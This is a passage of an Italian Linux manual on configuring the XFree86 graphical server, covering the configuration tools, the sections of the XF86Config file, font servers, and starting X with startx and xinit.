Quando si avvierà il servente si potrà indicare la profondità desiderata e in base a quella scelta verrà utilizzata una delle modalità elencate.

Volendo è possibile scegliere un ordine diverso nella sequenza delle modalità, oppure si può eliminare un livello di risoluzione che genera qualche problema di visualizzazione. In generale non vale la pena di cambiare alcunché.

4[*Invio*]

```
Please specify which color depth you want to use by default:

  1  1 bit (monochrome)
  2  4 bits (16 colors)
  3  8 bits (256 colors)
  4  16 bits (65536 colors)
  5  24 bits (16 million colors)

Enter a number to choose the default depth.
```

5[*Invio*]

```
I am going to write the XF86Config file now. Make sure you don’t accidently
overwrite a previously configured one.

Shall I write it to /etc/X11/XF86Config?
```

La riserva posta dal programma di configurazione si spiega solo considerando la possibilità che si voglia conservare la configurazione precedente per qualche motivo. Se è così vale la pena di farsene una copia prima di procedere alla riscrittura del file '`XF86Config`'.

y[*Invio*]

```
File has been written. Take a look at it before running ’startx’. Note that
the XF86Config file must be in one of the directories searched by the server
(e.g. /etc/X11) in order to be used. Within the server press
ctrl, alt and ’+’ simultaneously to cycle video resolutions. Pressing ctrl,
alt and backspace simultaneously immediately exits the server (use if
the monitor doesn’t sync for a particular mode).

For further configuration, refer to the XF86Config(5) manual page.
```

Alla conclusione, il programma di configurazione ricorda che il file '`XF86Config`' deve trovarsi dove il servente si aspetta di trovarlo. La directory '`/etc/X11/`' è il luogo corretto in quanto solitamente '`/usr/X11R6/lib/X11/XF86Config`' è un collegamento simbolico che punta a '`/etc/X11/XF86Config`'.

Per verificare se tutto è andato bene si può avviare lo script '**`startx`**'. Se qualcosa non va, basta premere la sequenza [*Ctrl+Alt+Backspace*] per fare terminare l'esecuzione del servente.

Le versioni 3.* dei serventi XFree86 richiedevano che venisse definito un collegamento simbolico che puntasse all'eseguibile del servente adatto al proprio adattatore grafico. In condizioni normali, si trattava del collegamento '`/etc/X11/X`'. Nella fase di transizione tra le versioni 3.* e le 4.*, può rimanere questo collegamento simbolico, ma deve essere modificato manualmente. Se si usa il servente di una versione 4.*, deve puntare all'eseguibile '**`XFree86`**' ('`/usr/X11R6/bin/XFree86`').

94.2.2 Configurazione alternativa

XFree86 fornisce anche un altro programma per la costruzione del file di configurazione '`/etc/X11/XF86Config`'. Si tratta dell'eseguibile '**`xf86cfg`**', il quale dovrebbe consentire un'interazione attraverso lo stesso sistema grafico, ma che offre in alternativa anche un sistema di menù per lo schermo a caratteri:

```
xf86cfg [opzioni]
```

Per ottenere il funzionamento in modalità grafica, non servono argomenti nella riga di comando, mentre l'opzione '**`-textmode`**' fa sì che si utilizzi solo uno schermo a caratteri:


```
# xf86cfg -textmode
```

94.2.3 Configurazione con Xconfigurator

La distribuzione Red Hat offre l'applicativo Xconfigurator per facilitare la configurazione di XFree86, con un funzionamento molto simile a '**`xf86cfg`**' quando viene avviato in modalità testo. Questo stesso programma viene utilizzato nella fase di installazione della distribuzione.

```
Xconfigurator
```


L'eseguibile '**`Xconfigurator`**' non prevede argomenti ed è interattivo. All'avvio, esegue una scansione diagnostica alla ricerca dell'adattatore grafico. Se si tratta di una scheda PCI è molto probabile che venga identificata. Se la ricerca fallisce, viene richiesto all'utente di scegliere un tipo di adattatore, o direttamente il servente grafico. Successivamente si passa all'indicazione del tipo di monitor (figura 94.4).

Figura 94.4. Scelta del monitor.

```
Monitor Setup

What type of monitor do you have? If you would rather
specify the sync frequencies of your monitor, choose
"Custom" from the list.

        Custom
        Acer Acerview 11D
        Acer Acerview 33D/33DL
        Acer Acerview 34T/34TL
        AOC-15
        Apollo 1280x1024-68Hz
        Apollo 1280x1024-70Hz
        Axion CL-1566

     Ok                          Cancel
```

È poco probabile che si riesca a trovare il proprio modello tra quelli proposti dall'elenco, per cui è quasi obbligatorio indicare il tipo '**`Custom`**'. Si deve quindi indicare la frequenza orizzontale (figura 94.5) e verticale (figura 94.6). È importante che le frequenze selezionate non superino i limiti stabiliti dalla casa costruttrice del monitor.


Figura 94.5. Scelta della frequenza orizzontale.

```
Monitor Setup (Continued)

You must indicate the horizontal sync range of your monitor. You
can either select one of the predefined ranges below that
correspond to industry-standard monitor types, or give a specific
range.
It is VERY IMPORTANT that you do not specify a monitor type with
a horizontal sync range that is beyond the capabilities of your
monitor. If in doubt, choose a conservative setting.

    Standard VGA, 640x480 @ 60 Hz
    Super VGA, 800x600 @ 56 Hz
    8514 Compatible, 1024x768 @ 87 Hz interlaced (no 800x600)
    Super VGA, 1024x768 @ 87 Hz interlaced, 800x600 @ 56 Hz
    Extended Super VGA, 800x600 @ 60 Hz, 640x480 @ 72 Hz

              Ok              Cancel
```


Figura 94.6. Scelta della frequenza verticale.

```
Monitor Setup (Continued)

You must indicate the vertical sync range of your
monitor. You can either select one of the predefined
ranges below that correspond to industry-standard monitor
types, or give a specific range. For interlaced modes,
the number that counts is the high one (e.g. 87 Hz rather
than 43 Hz).

                    50-70
                    50-90
                    50-100
                    40-150

              Ok              Cancel
```

A seconda del tipo di adattatore grafico disponibile potrebbe essere richiesta la selezione del cosiddetto RAMDAC. Se viene richiesto, in caso di dubbio si può rinunciare a specificarne il valore.


Un punto delicato è dato invece dal cosiddetto *Clockchip*. Se non si sa di cosa si tratti, è bene non indicare alcunché, come si vede nella figura 94.7.

Figura 94.7. Scelta del *clockchip*.

```
Clockchip Configuration

 Which Clockchip do you have?

No Clockchip Setting (recommended)
Chrontel 8391
ICD2061A and compatibles (ICS9161A, DCS2824)
ICS2595
ICS5342 (similar to SDAC, but not completely compatible)
ICS5341
S3 GenDAC (86C708) and ICS5300 (autodetected)
S3 SDAC (86C716)
STG 1703 (autodetected)
Sierra SC11412

              Ok              Cancel
```

Successivamente deve essere selezionata la quantità di memoria a disposizione dell'adattatore grafico. È importante non indicarne più di quanta realmente presente.

Figura 94.8. Indicazione della memoria video disponibile.

```
Video Memory

How much video memory do you have?

256 k
512 k
1 meg
2 meg
4 meg
8 meg

Ok    Cancel
```

Infine, si devono indicare le modalità video, cioè la dimensione dello schermo espressa in punti. Per evitare fastidi inutili, sarebbe conveniente indicare una sola risoluzione per tutti i tipi di profondità di colori. La figura 94.9 mostra in particolare un esempio in cui è stata selezionata solo la risoluzione 800×600, sia per la profondità di colori a 8 bit, sia per la profondità a 16 bit, escludendo quella a 24 bit.

Figura 94.9. Indicazione delle modalità video utilizzabili.

```
Select Video Modes

Select the video modes you would like to use.  8 bit
modes allow for 256 colors, 16 bit modes allow for 64k
colors, and 24 bit modes allow for true color.
Performance will be slower, however, the higher you go.
You should select at least one of the elements below.

8 bit:              16 bit:             24 bit:
[ ] "640x480"       [ ] "640x480"       [ ] "640x400"
[*] "800x600"       [*] "800x600"
[ ] "1024x768"

Ok    Cancel
```

Al termine, viene provato l'avvio del servente grafico selezionato, utilizzando la configurazione indicata, in modo da permettere una verifica del suo funzionamento. In modalità grafica viene presentata una finestra di dialogo per richiedere la conferma del funzionamento. Se la risposta è affermativa, viene anche chiesto se si intende avviare immediatamente il sistema operativo in modo grafico.

94.3 Lettura del file /etc/X11/XF86Config

La lettura del file '`/etc/X11/XF86Config`' può dare molte informazioni utili sull'organizzazione di XFree86. In particolare, i programmi utilizzati per generarlo sono realizzati in modo da inserire molti commenti, tra cui anche molti esempi di direttive, così da agevolare chi volesse modificarlo successivamente a mano.

Il simbolo '`#`' serve a iniziare un commento che termina alla fine della riga, inoltre le righe bianche e quelle vuote vengono ignorate.

A titolo di esempio viene mostrato il file di configurazione generato attraverso '**`xf86config`**', come descritto nella sezione 94.2.1.

```
Section "Module"
    Load        "dbe"    # Double buffer extension
    SubSection  "extmod"
```

```
      Option    "omit xfree86-dga"   # don’t initialise the DGA extension
    EndSubSection
    Load        "type1"
    Load        "freetype"
EndSection

Section "Files"
    RgbPath     "/usr/X11R6/lib/X11/rgb"
    FontPath   "/usr/X11R6/lib/X11/fonts/misc/"
    FontPath   "/usr/X11R6/lib/X11/fonts/75dpi/:unscaled"
    FontPath   "/usr/X11R6/lib/X11/fonts/100dpi/:unscaled"
    FontPath   "/usr/X11R6/lib/X11/fonts/Type1/"
    FontPath   "/usr/X11R6/lib/X11/fonts/Speedo/"
    FontPath   "/usr/X11R6/lib/X11/fonts/75dpi/"
    FontPath   "/usr/X11R6/lib/X11/fonts/100dpi/"
EndSection

Section "ServerFlags"
    # Option "DontZap"
    # Option "Dont Zoom"
EndSection

Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"
    Option "AutoRepeat" "500 30"
    Option "XkbRules"   "xfree86"
    Option "XkbModel"   "pc104"
    Option "XkbLayout"  "it"
EndSection

Section "InputDevice"
    Identifier          "Mouse1"
    Driver              "mouse"
    Option              "Device"                 "/dev/mouse"
    Option              "Protocol"               "PS/2"
    Option              "Emulate3Buttons"        "true"
EndSection

Section "Monitor"
    Identifier  "Addonics MON-7C8B"
    HorizSync   31-60
    VertRefresh 50-90
EndSection

Section "Device"
    Identifier  "Standard VGA"
    VendorName  "Unknown"
    BoardName   "Unknown"
    Driver     "vga"
    # Clocks    25.2 28.3
EndSection

Section "Device"
    Identifier  "S3 ViRGE"
    Driver      "s3virge"
    #VideoRam    4096
    # Insert Clocks lines here if appropriate
EndSection

Section "Screen"
    Identifier  "Screen 1"
    Device      "S3 ViRGE"
    Monitor     "Addonics MON-7C8B"
    DefaultDepth 24
```

```
    Subsection "Display"
        Depth       8
        Modes       "1024x768" "1280x1024"
        ViewPort    0 0
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes       "1024x768" "1280x1024"
        ViewPort    0 0
    EndSubsection
    Subsection "Display"
        Depth       24
        Modes       "1024x768" "1280x1024"
        ViewPort    0 0
    EndSubsection
EndSection

Section "ServerLayout"
    Identifier  "Simple Layout"
    Screen "Screen 1"
    InputDevice "Mouse1" "CorePointer"
    InputDevice "Keyboard1" "CoreKeyboard"
EndSection
```

Segue la descrizione superficiale di alcune sezioni che possono comporre questo file di configurazione. Per una descrizione un po' più dettagliata si può consultare la pagina di manuale *XF86Config(5)*.

94.3.1 Sezione «Files»

La sezione '**`Files`**' riguarda la posizione dei file utilizzati dal servente.

```
RgbPath "/usr/X11R6/lib/X11/rgb"
```

La direttiva '**`RgbPath`**' permette di indicare il file contenente l'elenco dei nomi dei colori associato alla codifica RGB relativa.

```
FontPath "/usr/X11R6/lib/X11/fonts/misc/"
FontPath "/usr/X11R6/lib/X11/fonts/75dpi/:unscaled"
FontPath "/usr/X11R6/lib/X11/fonts/100dpi/:unscaled"
FontPath "/usr/X11R6/lib/X11/fonts/Type1/"
FontPath "/usr/X11R6/lib/X11/fonts/Speedo/"
FontPath "/usr/X11R6/lib/X11/fonts/75dpi/"
FontPath "/usr/X11R6/lib/X11/fonts/100dpi/"
```

Con le direttive '**`FontPath`**' si indicano le directory contenenti i file dei tipi di carattere utilizzabili.

94.3.2 Sezione «ServerFlags»

La sezione '**`ServerFlags`**' permette di controllare alcune opzioni abbastanza importanti, in particolare quelle seguenti.

```
Option "DontZap"
```

La direttiva '**`DontZap`**', se presente (di solito c'è, ma commentata), toglie la possibilità di concludere l'attività del servente attraverso la combinazione di tasti [*Ctrl+Alt+Backspace*].

```
Option "Dont Zoom"
```

La direttiva '**`DontZoom`**', se presente (di solito c'è, ma commentata), toglie la possibilità di cambiare la modalità grafica attraverso l'uso delle combinazioni [*Ctrl+Alt+num(+)*] («control», «alt», «+ del tastierino numerico») e [*Ctrl+Alt+num(-)*] («control», «alt», «`-` del tastierino numerico»).

94.3.3 Sezione «InputDevice»

La sezione '**`InputDevice`**' può riguardare la configurazione della tastiera, oppure quella del dispositivo di puntamento.

Per quanto riguarda la tastiera, conviene non intervenire manualmente all'interno di questa sezione, in quanto il programma utilizzato per generare il file '`/etc/X11/XF86Config`' dovrebbe essere in grado di inserire tutte le direttive necessarie.

Una sezione '**`InputDevice`**' riferita a un mouse, contiene in particolare l'indicazione del protocollo e del file di dispositivo a cui si fa riferimento:

```
Option  "Protocol"      "PS/2"
Option  "Device"        "/dev/mouse"
```

Nel caso di mouse a due tasti, oppure a tre, quando quello centrale corrisponde in realtà alla pressione simultanea dei due tasti, si aggiunge in particolare l'opzione corrispondente:

```
Option  "Emulate3Buttons"       "true"
```

Quando si utilizza un mouse bus, come per esempio il tipo PS/2, il file di dispositivo corrispondente non consente l'accesso multiplo da parte dei processi elaborativi. Di conseguenza si possono creare dei problemi tra X e demoni come '**`gpm`**'. Il problema si risolve proprio utilizzando il demone '**`gpm`**' con l'opzione '**`-R`**' e facendo poi in modo che XFree86 utilizzi il dispositivo '`/dev/gpmdata`'.

Quello che si vede di seguito è la configurazione alternativa di una sezione '**`InputDevice`**' necessaria allo scopo di utilizzare il dispositivo '`/dev/gpmdata`', che corrisponde in pratica a un mouse '**`MouseSystems`**' (qualunque sia il tipo di mouse utilizzato effettivamente). Si veda a questo proposito anche quanto descritto nella sezione 50.2.

```
Section "InputDevice"
    Identifier          "Mouse1"
    Driver              "mouse"
    Option              "Device"                "/dev/gpmdata"
    Option              "Protocol"              "MouseSystems"
    Option              "Emulate3Buttons"       "true"
EndSection
```

94.3.4 Sezione «Monitor»

La sezione '**`Monitor`**' riguarda la configurazione del monitor, inteso come unità di visualizzazione dell'immagine, attraverso la sua scansione. Il file di configurazione può contenere diverse sezioni '**`Monitor`**', distinte in base alla direttiva '**`Identifier`**', come nell'esempio seguente:

```
Identifier  "Monitor generico"
```

Il nome utilizzato per identificare il monitor, serve per potervi fare riferimento all'interno di una sezione '**`Screen`**'.

```
HorizSync   31.5, 32.8
```

La direttiva '**`HorizSync`**' permette di definire le frequenze di sincronizzazione orizzontale. Può trattarsi di: valori discreti, cioè di un elenco di valori separati da una virgola; intervalli, cioè da due numeri collegati da un trattino; oppure di elenchi misti.

```
#    HorizSync  30-64         # multisync
#    HorizSync  31.5, 35.2    # multiple fixed sync frequencies
#    HorizSync  15-25, 30-50  # multiple ranges of sync frequencies
```

I valori indicati si riferiscono a kilohertz (simbolo: kHz), cioè migliaia di hertz, in modo predefinito.[2]

```
VertRefresh 50-70
```

La direttiva '**`VertRefresh`**' permette di definire le frequenze di sincronizzazione verticale. Valgono le stesse considerazione fatte per i valori della sincronizzazione orizzontale. Generalmente si tratta di un intervallo, come appare nell'esempio, inoltre l'unità di misura predefinita è in hertz.

> Queste indicazioni possono essere delicate per il tipo di monitor che si utilizza, per cui non possono essere indicate troppo alla leggera. Infatti, ci sono situazioni in cui un monitor spinto a funzionare a frequenze troppo diverse da quelle previste dalla sua scheda tecnica, può anche risultarne danneggiarlo.

```
# 640x400 @ 70 Hz, 31.5 kHz hsync
Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     25.175 640  664  760  800   480  491  493  525
```

Le direttive '**`Modeline`**' (solitamente sono più di una nella stessa sezione) permettono di definire in dettaglio le caratteristiche di un *quadro*, o *frame*, cioè di un'immagine secondo il punto di vista del monitor. Viene definito un nome seguito da una serie di informazioni numeriche (che sono descritte meglio nel capitolo 96). Convenzionalmente, il nome viene attribuito in modo da ricordare la risoluzione che si ottiene con quel tipo di modalità. A quel nome si fa riferimento attraverso altre direttive nella sezione '**`Screen`**'.

```
Mode "640x480"
    DotClock    25.175
    HTimings    640  664  760  800
    VTimings    480  491  493  525
    # Flags     "Interlace"
EndMode
```

In alternativa alla direttiva '**`Modeline`**', si può utilizzare la direttiva '**`Mode`**' che si articola su più righe e può risultare più leggibile. Qui si mostra la dichiarazione della modalità '**`640x480`**' già vista nell'esempio precedente.

> I nomi delle dichiarazione di queste diverse modalità di composizione dei quadri, possono essere usati più volte; quando ciò accade, viene presa in considerazione la prima modalità corrispondente che risulti valida.

Con le versioni 4.* di XFree86, non è più obbligatorio indicare queste direttive '**`Mode`**' o '**`ModeLine`**', perché il servente dispone di un elenco predefinito di queste indicazioni, associate a dei nomi intuitivi, corrispondente alle specifiche VESA.

94.3.5 Sezione «Device»

La sezione '**`Device`**' riguarda la configurazione dell'adattatore grafico. Il file di configurazione può contenere diverse sezioni '**`Device`**', distinte attraverso la direttiva '**`Identifier`**', come nell'esempio seguente:

```
Identifier      "VGA generica"
```

[2] Quando si parla di cose legate all'informatica, è facile sbagliarsi. La frequenza si misura in hertz (simbolo: Hz), che rappresenta il numero di cicli al secondo. I moltiplicatori di questa unità di misura sono quelli standard, quindi '**`k`**' sta per 1000 e **non** 1024.

Il nome utilizzato per identificare l'adattatore, serve per potervi fare riferimento all'interno di una sezione '**`Screen`**'.

La maggior parte delle indicazioni che riguardano l'adattatore grafico possono essere determinate automaticamente dal servente grafico, all'avvio. Tuttavia, una volta conosciute, conviene fissarle nel file di configurazione.

```
Chipset         "generic"
```

La direttiva '**`Chipset`**' permette di definire esplicitamente il tipo di integrato grafico utilizzato. I nomi utilizzabili dipendono dal servente grafico e si possono conoscere consultando la pagina di manuale di questo (*XF86_*(1)*).

```
VideoRam        256
```

La direttiva '**`Videoram`**' permette di definire esplicitamente la quantità massima di memoria disponibile nell'adattatore grafico. Il valore viene espresso in kibibyte (simbolo: Kibyte).

```
Clocks          25.2 28.3
```

La direttiva '**`Clocks`**' è molto importante e delicata. Permette di definire esplicitamente l'elenco di valori di *dot-clock* dell'adattatore grafico. Si tratta in pratica delle frequenza con cui possono essere emessi i vari punti che compongono l'immagine. I due valori mostrati nell'esempio, dovrebbero essere sufficientemente bassi e comuni, da poter risultare compatibili con la maggior parte degli adattatori grafici VGA. L'unità di misura predefinita è il megahertz (simbolo: MHz), inteso come milioni di hertz.

94.3.6 Sezione «Screen»

La sezione '**`Screen`**' permette di legare assieme le informazioni sul monitor e sull'adattatore grafico, aggiungendo qualche indicazione sull'aspetto della superficie grafica. Il file di configurazione può contenere diverse sezioni '**`Screen`**', distinte attraverso la direttiva '**`Identifier`**', come nell'esempio seguente:

```
Identifier "Screen 1"
```

Le direttive '**`Device`**' e '**`Monitor`**' permettono di indicare le sezioni che descrivono le caratteristiche dell'adattatore grafico e del monitor.

```
Device      "S3 ViRGE"
Monitor     "Addonics MON-7C8B"
```

Inoltre, la direttiva '**`DefaultDepth`**', consente di selezionare la sottosezione '**`Display`**' predefinita, in base alla scelta della profondità di colori:

```
DefaultDepth 24
```

La sottosezione '**`Display`**' serve a definire le modalità di visualizzazione che si possono utilizzare in corrispondenza di una certa profondità di colori (o di grigi). In pratica, se il tipo di adattatore grafico e il servente corrispondente permettono di utilizzare profondità di colori differenti, in base al livello utilizzato e in funzione della memoria presente si potranno ottenere risoluzioni più o meno dettagliate.

```
Subsection "Display"
    Depth       24
    Modes       "1024x768" "1280x1024"
    ViewPort    0 0
EndSubsection
```

La direttiva '**`Depth`**' definisce la profondità di colori espressa in numero di bit. Nell'esempio, il numero 24 rappresenta la possibilità di gestire circa 16 milioni di colori (o grigi), dal momento che con 24 bit si possono rappresentare esattamente 16777216 cifre differenti ($2^{24} = 16777216$).

```
Depth       24
```

La direttiva '**`Modes`**' elenca le modalità utilizzabili con la profondità di colori definita nella sottosezione. Queste modalità sono indicate per nome, in base a quanto dichiarato nella sezione '**`Monitor`**', attraverso le direttive '**`Modeline`**' o '**`Mode`**', oppure in base alle definizioni VESA predefinite.

```
Modes       "1024x768" "1280x1024"
```

La disponibilità di più modalità che fanno riferimento a risoluzioni differenti, fa sì che si definisca implicitamente una dimensione virtuale della superficie grafica, pari alla risoluzione massima. Questa dimensione deve essere tale da non superare la richiesta di memoria video, ma comunque deve essere maggiore o uguale alla massima dimensione stabilita con la direttiva '**`Modes`**'. Quando si utilizza una superficie grafica virtuale più grande di quella effettiva che appare sullo schermo, può essere utile stabilire quale sia la posizione iniziale, all'avvio del servente. Ciò si ottiene con la direttiva '**`ViewPoint`**', dove solitamente si utilizzano le coordinate 0 0, a indicare l'angolo superiore sinistro.

```
ViewPort    0 0
```

94.4 Accesso a un servente di caratteri

È già stata descritta a grandi linee la sezione '**`Files`**' della configurazione di XFree86, in cui si trovano in particolare le direttive '**`FontPath`**', per dichiarare la collocazione dei file contenenti le informazioni sui caratteri tipografici da visualizzare.

Secondo questo tipo di impostazione, ogni volta che si aggiunge una directory contenente altri caratteri, occorre modificare la configurazione di XFree86 per includere anche quella tra i percorsi previsti. Per semplificare l'accesso ai caratteri esistono dei *serventi di caratteri*, con i quali XFree86 può comunicare attraverso la rete, oppure solo dei socket di dominio Unix. In altri termini, un servente di caratteri può offrire il suo servizio attraverso la rete, per più di un elaboratore, oppure anche solo localmente, per mezzo di file socket.

Esistono diversi programmi che possono svolgere il compito di un servente di caratteri (per esempio Xfs, [3] X-TT [4] e Xfstt[5]); inoltre, spesso l'installazione di un servente del genere diventa quasi obbligatoria per via delle dipendenze stabilite da chi organizza la propria distribuzione GNU. Senza entrare nell'analisi del funzionamento di un servente di caratteri, basti sapere che di solito questi sono in funzione in attesa di connessioni sulla porta 7100 TCP e se usano un socket di dominio Unix, dovrebbe corrispondere al file '`/tmp/.font-unix/fs7100`'. Se poi si gestiscono più serventi di caratteri nello stesso elaboratore, il numero della porta potrebbe essere un valore leggermente più alto, come 7101 o 7110, a cui si associa di conseguenza il file '`/tmp/.font-unix/fs7101`' o '`/tmp/.font-unix/fs7110`'.

In presenza di uno o più serventi di caratteri, si deve intervenire nella configurazione di XFree86 per dichiarare come questi possono essere raggiunti. In caso di socket di dominio Unix, si useranno direttive di questo tipo:

```
FontPath "unix/:71nn"
```

In caso di connessioni attraverso la rete, si può provare una di queste due direttive:

```
FontPath "inet/host:71nn"
```

```
FontPath "tcp/host:71nn"
```

[3] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta
[4] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta
[5] **Xfstt** GNU LGPL

Naturalmente, *nn* va sostituito con il valore esatto, in base alla configurazione del servente di caratteri a cui si vuole accedere.

X: funzionamento e accesso

Con le distribuzioni GNU normali, dopo la configurazione del servente X, dovrebbe essere sufficiente avviare lo script '**startx**', senza argomenti, per vedere funzionare questo ambiente grafico.

$ **startx**[*Invio*]

Avendo avviato il servente X, vale la pena di provare a cambiare la risoluzione di visualizzazione attraverso la combinazione [*Ctrl+Alt+num(+)*] («control», «alt», «+ del tastierino numerico») e [*Ctrl+Alt+num(-)*] («control», «alt», «- del tastierino numerico»).

Per passare dal servente X a una console virtuale, è sufficiente utilizzare la combinazione [*Ctrl+Alt+F1*], oppure [*Ctrl+Alt+F2*],... invece del solito [*Alt+Fn*] che non potrebbe funzionare. Il servente X occupa normalmente la posizione della prima console virtuale libera, che solitamente è la settima; per cui si raggiunge con la combinazione [*Ctrl+Alt+F7*].

Per concludere l'esecuzione del servente X ci sono due modi:

- interrompere il servente attraverso la combinazione [*Ctrl+Alt+Backspace*];
- concludere l'esecuzione del gestore di finestre o di altro programma analogo.

L'interruzione dell'esecuzione del servente X con la combinazione [*Ctrl+Alt+Backspace*] è il modo più brutale, ma può essere opportuno quando non si vede più nulla, specie quando si è avviato X dopo una configurazione sbagliata.

95.1 Procedura di avvio

Nelle sezioni precedenti si è accennato al modo con cui è possibile avviare e concludere il funzionamento del servente X. Dovrebbe essere chiaro che per avviare X si utilizza normalmente lo script '**startx**' (anche se non è l'unico modo possibile), dal quale si sviluppa una struttura piuttosto articolata che è opportuno conoscere.

Quando sono disponibili diversi serventi grafici distinti a seconda del tipo di adattatore grafico, si crea collegamento simbolico in modo da poter avviare il servente giusto utilizzando semplicemente il nome '**X**'. In pratica, dovrebbe essere il programma di configurazione stesso che provvede a sistemare questa cosa.

Se si avvia semplicemente il servente, utilizzando il nome '**X**' oppure quello specifico di un adattatore grafico particolare, si ottiene solo una superficie grafica su cui fare scorre il mouse. Per poter fare qualcosa, occorre almeno avere in funzione un programma che consenta di avviarne altri. Occorrono cioè dei clienti.[1]

Per risolvere questo problema si deve utilizzare il programma '**xinit**', attraverso il quale si possono definire alcuni clienti di partenza (per esempio un gestore di finestre), il tipo di servente da utilizzare e le sue opzioni eventuali.

[1] Se si vuole provare a vedere cos'è un servente X senza clienti basta avviare '**X**'. Come già spiegato in precedenza, è sempre possibile uscire con la combinazione [*Ctrl+Alt+Backspace*].

95.1.1 $ xinit

```
xinit [[cliente] opzioni] [ -- [servente] [stazione_grafica] opzioni]
```

'**xinit**' viene usato per avviare il servente X e un primo programma cliente. Quando questo programma cliente termina la sua esecuzione, '**xinit**' invia un segnale di interruzione al servente X e quindi, a sua volta, termina la sua esecuzione.

Se non viene indicato un programma cliente specifico, '**xinit**' tenta di avviare il file '`~/.xinitrc`', che di solito dovrebbe corrispondere a uno script; se questo manca, tenta di avviare il programma '**xterm**' nel modo seguente:

```
xterm -geometry +1+1 -n -login -display :0
```

Se non viene indicato un programma servente specifico, '**xinit**' tenta di avviare il file '`~/.xserverrc`'; se questo manca, tenta di avviare il programma '**X**' nel modo seguente:

```
X :0
```

Quando si vuole fare in modo che il servente X venga avviato inizialmente con un gruppetto di programmi clienti, si fa in modo che '**xinit**' utilizzi per questo uno script. Di solito si tratta proprio del file '`~/.xinitrc`', quello che verrebbe avviato in modo predefinito. All'interno di questo script, i programmi dovrebbero essere avviati sullo sfondo, con la possibile eccezione di quelli che terminano immediatamente la loro funzione. L'ultimo di questi programmi deve funzionare in primo piano (*foreground*), in modo che la sua conclusione corrisponda con quella dello script stesso.

Di solito, '**xinit**' viene avviato senza l'indicazione esplicita di cliente e servente. Se si intende utilizzare questa possibilità, i nomi di cliente e servente devono comprendere il percorso per raggiungerli: devono cioè iniziare con un punto ('**.**') oppure con una barra obliqua ('**/**'). Diversamente non verrebbero riconosciuti come tali, ma come opzioni per il programma cliente o per il programma servente, a seconda che si trovino a sinistra o a destra dei due trattini di separazione ('**--**').

Esempi

$ **xinit &**

Avvia '**xinit**' con i valori predefiniti (sullo sfondo). In questo modo '**xinit**' tenta di avviare il servente X utilizzando il programma o lo script '`~/.xinitrc`' come cliente, oppure il programma '**xterm**' in sua mancanza.

$ **xinit -- /usr/X11R6/bin/XFree86 &**

Si richiede a '**xinit**' di avviare il servente '`/usr/X11R6/bin/XFree86`'. Per quanto riguarda il cliente, si utilizzano i valori predefiniti.

$ **xinit -- -depth 16**

'**xinit**' avvia il servente X predefinito, con l'argomento '**-depth 16**', attraverso cui si richiede una profondità di colori di 16 bit/pixel (2^{16} = 65535). Per quanto riguarda il cliente, si utilizzano i valori predefiniti.

Interdipendenza

Il modo migliore per verificare cosa accade quando si avvia '**xinit**' è quello di verificare l'interdipendenza tra i processi attraverso '**pstree**'. Supponendo di avere avviato '**xinit**' senza argomenti e supponendo che questo abbia potuto utilizzare lo script '`~/.xinitrc`', si dovrebbe ottenere uno schema simile a quello seguente:

```
...---xinit-+-XFree86
            `-twm
```

In questo caso si può osservare che '**`xinit`**' avvia il gestore di finestre '**`twm`**', il quale, a sua volta si occupa di avviare altre cose.

95.1.2 $ startx

